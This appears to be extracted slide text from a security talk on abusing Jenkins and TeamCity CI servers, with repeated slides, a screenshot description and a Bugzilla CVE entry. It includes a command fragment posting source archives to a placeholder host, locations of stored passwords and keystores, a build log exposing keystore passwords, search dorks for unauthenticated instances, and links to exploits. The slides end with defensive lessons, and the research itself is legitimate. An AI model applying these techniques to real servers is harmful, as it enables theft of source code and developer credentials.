post-file=/tmp/sources.tar.gz http://host:port/
```

Jenkins

folder=../../workspace


TeamCity

folder=../..work (buildAgent/work/)

[Un?]typical vectors for abusing CI tools

- Obvious ones
 - Phishing
 - Source code stealing
 - Pwning(?)

[Un?]typical vectors for abusing CI tools



[Un?]typical vectors for abusing CI tools

- Some examples of code to play with:
https://github.com/osakaaa/ZN_CI/POC/

[Un?]typical vectors for abusing CI tools

- Obvious ones
 - Phishing
 - Source code stealing
 - Pwning(?)
 - Privilege escalation

[Un?]typical vectors for abusing CI tools

- Some useful scripts:
 - Jenkins Unauthenticated Credential Recovery*
<https://www.exploit-db.com/exploits/38664/>

*misconfigured jenkins instances only

[Un?]typical vectors for abusing CI tools



[Un?]typical vectors for abusing CI tools

- Interesting ones
 - App's infection

[Un?]typical vectors for abusing CI tools

- Interesting ones
 - App's infection
 - Developer's identity stealing (private keys)

[Un?]typical vectors for abusing CI tools

All your keys are belong to us*

- Where to look for passwords**
 `./jobs/<project_name>/config.xml`
 or even in build logs!!!
- And for keystore
 `./workspace/<project_name>/<keystore_name>`
 (often, but not always)

*Thanks CI

**Jenkins only=(

[Un?]typical vectors for abusing CI tools

localhost:8080/job/Android%20with%20keys/10/console

Сервисы Pentest Android Web Reverse dirty little helper Flashback Photobomb Courses Subrosa Декодер (65) DEFCON-RUSS SGP Python

Jenkins

github

Jenkins > Android with keys > #10

- Back to Project
- Status
- Changes
- Console Output
 - View as plain text
- Edit Build Information
- Delete Build
- Git Build Data
- No Tags
- Previous Build

Console Output

```
Started by user anonymous
Building in workspace /var/lib/jenkins/workspace/Android with keys
> git rev-parse --is-inside-work-tree # timeout=10
Fetching changes from the remote Git repository
> git config remote.origin.url https://github.com/osakaaa/ZN_Android.git # timeout=10
Fetching upstream changes from https://github.com/osakaaa/ZN_Android.git
> git --version # timeout=10
> git -c core.askpass=true fetch --tags --progress https://github.com/osakaaa/ZN_Android.git
+refs/heads/*:refs/remotes/origin/*
> git rev-parse refs/remotes/origin/master^{commit} # timeout=10
> git rev-parse refs/remotes/origin/origin/master^{commit} # timeout=10
Checking out Revision 02aba39d6e14ea15a91874f0e3a35b38a1573801 (refs/remotes/origin/master)
> git config core.sparsecheckout # timeout=10
> git checkout -f 02aba39d6e14ea15a91874f0e3a35b38a1573801
> git rev-list 02aba39d6e14ea15a91874f0e3a35b38a1573801 # timeout=10
[Android with keys] $ ant sdk.dir=/home/andrusha/android-sdk-linux/ target=Google Inc.:Google APIs:13
key.store=zn.keystore key.alias=zn key.store.password=123QWEasd key.alias.password=123QWEasd
Buildfile: /var/lib/jenkins/workspace/Android with keys/build.xml

BUILD FAILED
Target "sdk.dir=/home/andrusha/android-sdk-linux/" does not exist in the project "SuperPuperApp".

Total time: 0 seconds
Build step 'Вызвать Ant' marked build as failure
Finished: FAILURE
```

[Un?]typical vectors for abusing CI tools


All your keys are belong to us*

- Where to look for passwords**
 `./jobs/<project_name>/config.xml`
 or even in build logs!!!
- And for keystore
 `./workspace/<project_name>/<keystore_name>`
 (often, but not always)

*Thanks CI

**Jenkins only=(

[Un?]typical vectors for abusing CI tools



[Un?]typical vectors for abusing CI tools

- Interesting ones
 - App's infection
 - Developer's identity stealing (private keys)

[Un?]typical vectors for abusing CI tools

- Interesting ones
 - App's infection
 - Developer's identity stealing (private keys)
 - Botnet? :D

[Un?]typical vectors for abusing CI tools

Jenkins Dorks

- All instances
intitle:"Dashboard [Jenkins]"
- Anauth instances
intitle:"Dashboard [Jenkins]" intext:"Manage Jenkins"

Thanks goes to: Nikhil Mittal

[Un?]typical vectors for abusing CI tools


TeamCity Dorks

- Guest instances
intitle:"Projects - TeamCity"
- instances with open registration
intitle:"Register a New User Account - TeamCity"

Thanks goes to: Nikhil Mittal

The image shows a screenshot of a Jenkins web interface. The top navigation bar includes the Jenkins logo, a search bar, and a list of tabs: 'Сервисы', 'Pentest', 'Android', 'Web', 'Reverse', 'dirty little helper', 'Flashback Photobom', 'Courses', 'Subrosa', 'Декодер', '(65) DEFCON-RUSS', 'SGP', 'Python', and 'Другие закладки'. The main content area is titled 'Jenkins' and features a 'Willkommen' message. Below this, there is a table with columns 'S', 'Name', 'Last Success', 'Last Failure', and 'Last Duration'. The table contains two rows: 'allah' and 'allah2', both with a status of 'Success' and a duration of '1 sec'. To the left of the table, there is a sidebar with links: 'New Item', 'People', 'Build History', 'Project Relationship', 'Check File Fingerprint', 'Manage Jenkins', 'Credentials', and 'Restart Safely'. Below the sidebar, there are sections for 'Build Queue' (showing 'No builds in the queue.') and 'Build Executor Status' (showing two executors in an 'Idle' state). The bottom of the page shows the Jenkins version '1.645.3' and the date '2023-09-15 10:10:10'.

[Un?]typical vectors for abusing CI tools



Some useful paths

- Jenkins:
 - /script
 - /credential-store/
 - /credentials/
 - /signup/
 - /view/All/newJob
 - userContent

Some useful paths

- TeamCity:
 - /registerUser.html
 - /guestLogin.html
 - /admin/admin.html
 - (may be accessible due to poor configuration)
 - /admin/editProject.html?projectId=Test
 - (may be accessible due to poor configuration)

Some useful paths

Other interesting stuff

- Java unsafe deserialization
 - Payload generator:
<https://github.com/frohoff/ysoserial>
 - Exploit:
<https://github.com/foxglovesec/JavaUnserializeExploits/blob/master/jenkins.py>
 - My All-in-one compilation:
https://github.com/osakaaa/ZN_CLI/blob/master/POC/jenkins_cli.py

Lessons learned

CI Tools are gates to Developer's network. So, they must be protected well:


- Never rely on default settings
- Never bind to 0.0.0.0
- Never rely on safety of 3rd party components like plugins
- Update your CI as soon as a new security advisory is published
- Perform additional validation on uploaded source code before and after build in
- Try to separate projects from each other and from Master (**Docker?**)

DevEnv: Not only CI tools

CVE-ID	
CVE-2015-4499	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Util.pm in Bugzilla 2.x, 3.x, and 4.x before 4.2.15, 4.3.x and 4.4.x before 4.4.10, and 5.x before 5.0.1 mishandles long e-mail addresses during account registration, which allows remote attackers to obtain the default privileges for an arbitrary domain name by placing that name in a substring of an address, as demonstrated by truncation of an @mozilla.com.example.com address to an @mozilla.com address.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none"> • BUGTRAQ:20150910 Security Advisory for Bugzilla 5.0, 4.4.9, and 4.2.14 • URL:http://seclists.org/bugtraq/2015/Sep/48 • BUGTRAQ:20150910 Security Advisory for Bugzilla 5.0.1, 4.4.10 and 4.2.15 • URL:http://seclists.org/bugtraq/2015/Sep/49 • CONFIRM:https://bugzilla.mozilla.org/show_bug.cgi?id=1202447 	
Date Entry Created	
20150610	Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20150610)	
Votes (Legacy)	
Comments (Legacy)	
Proposed (Legacy)	
N/A	
This is an entry on the CVE list , which standardizes names for security problems.	
SEARCH CVE USING KEYWORDS: <input type="text"/> <input type="button" value="Submit"/>	
You can also search by reference using the CVE Reference Maps .	
For More Information: cve@mitre.org	

OkThxBye



 @aplastunov
 @osakaaa



@DSecRU